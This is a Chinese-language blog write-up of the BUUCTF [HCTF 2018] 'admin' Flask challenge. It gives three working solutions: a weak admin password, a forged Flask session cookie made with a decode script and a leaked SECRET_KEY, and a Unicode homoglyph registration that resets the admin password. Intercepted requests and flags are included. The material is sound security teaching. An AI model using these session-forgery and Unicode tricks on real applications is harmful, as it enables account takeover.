

BUUCTF [HCTF 2018] admin

原创

Senimo_ 于 2020-12-10 12:15:34 发布 422 收藏 2

分类专栏: [BUUCTF WEB Writeup](#) 文章标签: [BUUCTF HCTF 2018 admin writeup CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44037296/article/details/110943922

版权



[BUUCTF WEB Writeup](#) 专栏收录该内容

65 篇文章 9 订阅

订阅专栏

BUUCTF [HCTF 2018] admin

解法一: [弱密码](#)

解法二: [Flask伪造Session](#)

解法三: [Unicode欺骗](#)

考点:

1. 弱密码
2. **Flask**伪造 `session`
3. **Unicode**欺骗

启动环境:

hctf



Welcome to hctf

https://blog.csdn.net/weixin_44037296

简洁的页面和一个菜单栏, 菜单栏中包含登陆、注册功能
查看网页源码, 发现提示:

```
<!-- you are not admin -->
```

提示需要用 `admin` 用户登陆

解法一: [弱密码](#)

尝试使用 `admin` 登陆，密码 `123`：

hctf

Hello admin

flag{50008b36-2479-4013-a34c-4ca5ee295e9d}

Welcome to hctf

https://blog.csdn.net/weixin_44037296

登陆成功，可以得到**flag**

首先注册正常的账户：

```
test
test
```

hctf

Hello test

Welcome to hctf

https://blog.csdn.net/weixin_44037296

登陆成功后，进入到主页，其中菜单栏包含页面：[index](#)、[post](#)、[change password](#)、[logout](#)

edit



title *

content *

submit

https://blog.csdn.net/waixin_44037296

[post](#) 页面是一个类似文章发布或留言板的功能，[change password](#) 页面是修改密码功能

change

NewPassword *














更换密码

https://blog.csdn.net/waixin_44037296

在各页面查找提示时，在修改密码界面源码中查找到：

```
<!-- https://github.com/woadsl1234/hctf_flask/ -->
```

尝试从Github下载源码:

 .vscode	2 years ago
 app	2 years ago
 .DS_Store	2 years ago
 .run.py.swp	2 years ago
 .run.py.un~	2 years ago
 1.sh	2 years ago
 README.md	2 years ago
 Untitled-1.sql	2 years ago
 requirements.txt	2 years ago
 routes.pyc	2 years ago
 run.py	2 years ago
 run.py~	2 years ago
 user.sql	2 years ago

https://blog.csdn.net/weixin_14037296

源码为Flask框架，查看其路由页面:

```
@app.route('/code')
@app.route('/')
@app.route('/index')
@app.route('/register', methods = ['GET', 'POST'])
@app.route('/login', methods = ['GET', 'POST'])
@app.route('/logout')
@app.route('/change', methods = ['GET', 'POST'])
@app.route('/edit', methods = ['GET', 'POST'])
@app.errorhandler(404)
```

存在 登陆、注册、修改密码、edit 等功能

解法二: Flask伪造Session


Flask中的 session 是存储在客户端的 cookie 中，也就是存储在本地，Flask对数据进行签名防篡改。而Flask并没有提供加密，所以 session 可以在客户端中被读取。

参考: Flask中的session

在本题中 routes.py 页面，导入了 session 方法:

```
from flask import xxx, session, xxx
```

使用BurpSuite抓取数据包:



Request to <http://a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn:80> [111.73.46.229]

Forward Drop Intercept is ... Action Comment this item

Raw Params Headers Hex

```
1 GET /index HTTP/1.1
2 Host: a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn/login
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab;
  session=
  .eJw9kEGLwjAQhf_KMmcPGulF8FBj3W1hElrihs1F1K22SeNCw9FW_08bXPA0DG_me2_mAbtTW3YVLPv2Wk5
  gV__A8gEfB1gC6WQueeMEK7xg28HoopHcRWiNNTyJcDS0xnVNNr0LnYUaL6Q2VtjtSAwjydc18u8axybM4dT
  YfJAqsZRWDbGskpzumYOPzcvqVROPr8hj6eSGy9szqSqKlJx8DsyobZz9MFf00z4kEflQ-gDN1kYla_gOYF
  j1552_a8rL-8ThC4s8swKlQbEkZHeWBzdHO15hjqs-iQynEK0jSOVDjS6hYhXL1zt9-fyTTJfTV3c_pXL3gc
  B-rLrYQLXrmxfb4PZFJ5_IUVs2g.X9GIqA.a-glQvYHK3L1HF8tb412-kq650k
11 Connection: close
12
13
```

https://blog.csdn.net/weixin_4403796

可以获取到 `session` :

```
session=.eJw9kEGLwjAQhf_KMmcPGulF8FBj3W1hElrihs1F1K22SeNCw9FW_08bXPA0DG_me2_mAbtTW3YVLPv2Wk5gV__A8gEfB1gC6WQueeMEK7xg28HoopHcRWiNNTyJcDS0xnVNNr0LnYUaL6Q2VtjtSAwjydc18u8axybM4dTYfJAqsZRWDbGskpzumYOPzcvqVROPr8hj6eSGy9szqSqKlJx8DsyobZz9MFf00z4kEflQ-gDN1kYla_gOYFj1552_a8rL-8ThC4s8swKlQbEkZHeWBzdHO15hjqs-iQynEK0jSOVDjS6hYhXL1zt9-fyTTJfTV3c_pXL3gcB-rLrYQLXrmxfb4PZFJ5_IUVs2g.X9GIqA.jVsok1HDPjPIBeBhQ5i4TpNd5xw
```

使用Python3脚本进行解密:

```

import sys
import zlib
from base64 import b64decode
from flask.sessions import session_json_serializer
from itsdangerous import base64_decode

def decryption(payload):
    payload, sig = payload.rsplit(b'.', 1)
    payload, timestamp = payload.rsplit(b'.', 1)

    decompress = False
    if payload.startswith(b'.'):
        payload = payload[1:]
        decompress = True

    try:
        payload = base64_decode(payload)
    except Exception as e:
        raise Exception('Could not base64 decode the payload because of '
                        'an exception')

    if decompress:
        try:
            payload = zlib.decompress(payload)
        except Exception as e:
            raise Exception('Could not zlib decompress the payload before '
                            'decoding the payload')

    return session_json_serializer.loads(payload)

if __name__ == '__main__':
    print(decryption(sys.argv[1].encode()))

```

```
python3 main.py session
```

```

(venv) pythonProject % python3 main.py .eJw9kEGLwjAQhf_KMmcPGu1F8FBJ3W1hELrihsLF
1K22SeNCW9FW_08bXPA0DG_me2_mAbtTW3YVLPv2Wk5gV__A8gEfB1gC6WQueeMEK7xg28HoopHcRWiNNTyJcDS0xnVNNr0LnYUaL6Q2VtjtSAwjydc
18u8axybM4dTYfJAqsZRWDbGskpzuumYOPzcVqvR0Pr8hj6eSGy9szqSqkLJx8DsyobZz9MFf00z4kEfLQ-gDN1kYLa_g0YFj1552_a8rL-8ThC4s8s
wKlQbEkZHeWBzdH015hjqs-iQynEK0jSOVDjS6hYhXL1zt9-fyTTJfTV3c_pXL3gcB-rLrYQLXrmxfb4PZFJ5_IUVs2g.X9GIFw.jVsokLHDPjPIBeB
hQ5i4TpNd5xw
{'_fresh': True, '_id': b'aa789d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121bd000
486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac3972851a8fa9d64f1da22c984', 'image': b'dyb
G', 'name': 'test', 'user_id': '10'}

```

得到解密后的 `session` 信息:

```

{'_fresh': True, '_id': b'aa789d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121bd
000486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac3972851a8fa9d64f1da22c984', 'image':
b'dybG', 'name': 'test', 'user_id': '10'}

```

要想构造 `admin` 用户的 `session`，还需获取到 `SECRET_KEY` 的值，`SECRET_KEY` 是 Flask 中的通用密钥，主要在加密算法中作为一个参数，这个值的复杂度影响到数据传输和存储时的复杂度，密钥最好存储在系统变量中。

通过对本题源码的分析，在 `config.py` 页面中找到:

```
class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:ads11234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```

其中 `SECRET_KEY` 的值为: `ckj123`，在本地构建Flask应用，生成 `SECRET_KEY` 伪造 `admin` 的 `session`：

```
session=eyJWY1lIjoiYWRtaW4ifQ.X9GQxA.tPYjWZMjjsyIGLwe1kr8xNkLFYFk
```

获得伪造后的 `session`，构造本题所需的 `session`：

```
{'_fresh': True, '_id': b'aa789d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121bd000486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac3972851a8fa9d64f1da22c984', 'image': b'dybG', 'name': 'admin', 'user_id': '10'}
```

将原本的 `name` 修改为 `admin`，使用 `flask-session-cookie` 加密脚本 [Github地址](#)：

```
python3 flask_session_cookie_manager3.py encode -s "ckj123" -t "session..."
```

```
flask-session-cookie-manager % python3 flask_
session_cookie_manager3.py encode -s "ckj123" -t '{"_fresh': True, '_id': b'aa78
9d7df7e2ede89926cd1936dc0bb215bbb089fc653cc980b05b39dc34f4292cc8ecba86162d0aa121
bd000486f64698aa092765572de9f56df5422ddc18e4', 'csrf_token': b'5dc02c526576aac39
72851a8fa9d64f1da22c984', 'image': b'dybG', 'name': 'admin', 'user_id': '10'}"
.eJw9kEGLWjAQhf_KMmcPGu1F8FBJ3W1hElrihs1FXK02SeNCVbQV__sGFzwNw5v53pt5w0bQ1ecG5pf
uWo9gY_cwf8DHD8yBdDaVvPWCVUGwdW901UruE3TGGZ41OBhPw9KSy-9CF7GmM6mNE249EMNE8qVF_m1
xaOMcjo0re6kKR0PTEisayekuXOHxc9Wgyu8UyhvydCy5CcKVTkqmIZVGvx0Taj3FEP01TUSIeVTZxz5
ys1R5QKeI9idu8Pm8uvr0_sEoSuhvHBC5RGxY6RXDgc_RXecoI6rIUsMpxht5UnlPQ1-JtLFC2fD9li
_SeartdXtXzltQxRguw_2BC04nuvu9TeYj0H5B44CbSM.X9GUGA.w4nTRxBXiA9uaoA22WxhQe1vmGY
```

得到加密后的 `session`：

```
.eJw9kEGLWjAQhf_KMmcPGu1F8FBJ3W1hElrihs1FXK02SeNCVbQV__sGFzwNw5v53pt5w0bQ1ecG5pfuWo9gY_cwf8DHD8yBdDaVvPWCVUGwdW901UruE3TGGZ41OBhPw9KSy-9CF7GmM6mNE249EMNE8qVF_m1xaOMcjo0re6kKR0PTEisayekuXOHxc9Wgyu8UyhvydCy5CcKVTkqmIZVGvx0Taj3FEP01TUSIeVTZxz5ys1R5QKeI9idu8Pm8uvr0_sEoSuhvHBC5RGxY6RXDgc_RXecoI6rIUsMpxht5UnlPQ1-JtLFC2fD9li_SeartdXtXzltQxRguw_2BC04nuvu9TeYj0H5B44CbSM.X9GUGA.w4nTRxBXiA9uaoA22WxhQe1vmGY
```

使用BurpSuite抓取数据包，修改其中 `session` 信息：

Request

Raw	Params	Headers	Hex
1			GET /index HTTP/1.1
2			Host: a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn
3			Cache-Control: max-age=0
4			Upgrade-Insecure-Requests: 1
5			User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
6			Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7			Referer: http://a3bdef5b-b315-4a87-a4b3-18d7aad4a921.node3.buuoj.cn/login
8			Accept-Encoding: gzip, deflate
9			Accept-Language: zh-CN,zh;q=0.9
10			Cookie: UM_distinctid=1763b3112bc8ac-0d205f9bf1cb9d-63112c72-1fa400-1763b3112bd8ab; session=.eJw9kEGLwjAQhf_KMmCPGulF8FBJ3WlhElrihslFXK02SeNCVbQV__sGFzwNw5v53pt5wObQ1ecG5pfuWo9gY_cwf8DHD8yBdDaVvPWCVUGwdW901UruE3TGGZ4lOBhPw9KSy-9CF7GmM6mNE249EMNE8qVF_mlxaOMcjo0re6kKR0PTEisayekuXOHxc9Wgyu8UyhvydCy5CcKVTKqmIZVGvx0Taj3FEP01TUSIeVTZxz5ys51R5QKeI9idu8Pm8uvr0_sEoSuhvHBC5RGxY6RXdgc_RXecoI6rIUsMpxht5UnlPQ1-JtLFC2fd9li_SeartdXtXzltQxRguw_2BCO4nuvu9TeYjOH5B44CbSM.X9GUGA.w4nTRxBXiA9uaoA22WXhQelvmGY
11			Connection: close
12			.

https://blog.csdn.net/weixin_44037296

发送数据包，得到flag：

54	
55	<h1 class="nav">Hello admin</h1>
56	
57	
58	<h1 class="nav">flag{cd4ccd01-46a1-4037-a631-c4254159e497}</h1>
59	
60	<!-- you are not admin -->
61	<h1 class="nav">Welcome to hctf</h1>
62	

https://blog.csdn.net/weixin_44037296

没有修改 `user_id` 的值，在 `index.php` 页面源码中：

```
{% include('header.html') %}
{% if current_user.is_authenticated %}
<h1 class="nav">Hello {{ session['name'] }}</h1>
{% endif %}
{% if current_user.is_authenticated and session['name'] == 'admin' %}
<h1 class="nav">hctf{xxxxxxxx}</h1>
{% endif %}
<!-- you are not admin -->
<h1 class="nav">Welcome to hctf</h1>
{% include('footer.html') %}
```

发现其值判断了session中的 `name` 属性，其值为 `admin`，即可输出flag。

解法三：Unicode欺骗

在 `route.py` 页面中，查看到 `register()` 函数、`login()` 函数、`change()` 函数都包含：

```
def register():
    name = strlower(form.username.data)

def login():
    name = strlower(form.username.data)
    session['name'] = name

def change():
    name = strlower(session['name'])
```

其中都是用 `strlower()` 来转为小写，没有使用Python自带的 `lower()` 函数，详细查看该函数：

```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```


通过查阅资料，`nodeprep.prepare()` 函数的原理就是会将 `unicode` 字符 `A` 转换成 `À`，而 `À` 再调用一次 `nodeprep.prepare()` 函数会把 `À` 转换成 `a`。

```
ADMIN -> ADMIN -> admin
```

以上为转换过程，我们可以通过这种方式伪造 `admin` 用户，即注册用户 `ADMIN`，在登陆时，用户名通过 `strlower(form.username.data)` 会转化为：`ADMIN`。修改密码时，`strlower(session['name'])` 会将 `ADMIN` 转化为 `admin`，所以可以修改 `admin` 用户的密码。

首先注册用户 `ADMIN`：

register



The image shows a web registration form with the following fields and values:

- Username ***: ADMIN
- Password ***: (masked with four dots)
- verify_code ***: mg4f

Below the fields, there is a CAPTCHA image showing the text "Mg4f" with a stylized underline. At the bottom of the form is a green button labeled "register".

在成功登陆后，用户已转变为：ADMIN：

hctf

Hello ADMIN

Welcome to hctf

此时修改密码为：test：

change

NewPassword *

更换密码

修改成功：

hctf

change successful

Hello ADMIN

Welcome to hctf

https://blog.csdn.net/weixin_44037296

经过两次转化，修改的应为用户 `admin` 的密码，尝试登陆：

hctf

Hello admin

flag{cd4ccd01-46a1-4037-a631-c4254159e497}

Welcome to hctf

https://blog.csdn.net/weixin_44037296

登陆成功，获得 **flag**